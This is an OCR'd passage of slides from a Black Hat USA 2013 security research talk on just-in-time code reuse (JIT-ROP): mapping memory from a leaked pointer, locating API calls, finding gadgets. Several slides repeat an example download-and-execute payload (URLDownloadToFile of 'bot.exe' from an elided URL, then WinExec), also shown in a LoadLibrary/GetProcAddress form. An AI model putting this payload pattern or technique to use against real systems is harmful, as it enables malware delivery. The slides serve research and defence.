


Our Approach

Map Memory | Find API Calls | Find Gadgets | JIT Compile

observation:

single leaked function pointer ⟹ an entire code page is present



initial code page

Our Approach

Map Memory | **Find API Calls** | Find Gadgets | JIT Compile

black hat USA 2013

Our Approach

Map Memory | **Find API Calls** | Find Gadgets | JIT Compile

Desired Payload

```
URLDownloadToFile("http://...", "bot.exe");
WinExec("bot.exe");
ExitProcess(1);
```

Our Approach

Map Memory | **Find API Calls** | Find Gadgets | JIT Compile

Desired Payload

URLDownloadToFile(“http://...”, “bot.exe”);
WinExec(“bot.exe”);
ExitProcess(1);

Our Approach

Map Memory | **Find API Calls** | Find Gadgets | JIT Compile

Desired Payload

URLDownloadToFile("http://...", "bot.exe");
WinExec("bot.exe");
ExitProcess(1);

- needed APIs often not referenced by program

Vulnerable Application

Code Page Previously Found

Sleep(...)

FindWindow(...)


GetActiveWindow(...)

Our Approach

Map Memory | **Find API Calls** | Find Gadgets | JIT Compile

Desired Payload

URLDownloadToFile("http://...", "bot.exe");
WinExec("bot.exe");
ExitProcess(1);



- needed APIs often not referenced by program
- dynamic library and function loading is common
- solution: scan for *LoadLibrary* and *GetProcAddress* references instead

Our Approach

Map Memory | **Find API Calls** | Find Gadgets | JIT Compile

Desired Payload

URLDownloadToFile("http://...", "bot.exe");
WinExec("bot.exe");
ExitProcess(1);

With Dynamic Loading

LoadLibrary("urlmon.dll");
GetProcAddress(@,"URLDownloadToFile");
@("http://...", "bot.exe");
LoadLibrary("kernel32.dll");
GetProcAddress(@,"WinExec");
@("bot.exe");
...

- needed APIs often not referenced by progra
- dynamic library and function loading is com
- solution: scan for *LoadLibrary* and *GetProcAddress* references instead

Our Approach

Map Memory | Find API Calls | **Find Gadgets** | JIT Compile

Our Approach


Map Memory | Find API Calls | **Find Gadgets** | JIT Compile

code pages


gadgets found

Our Approach

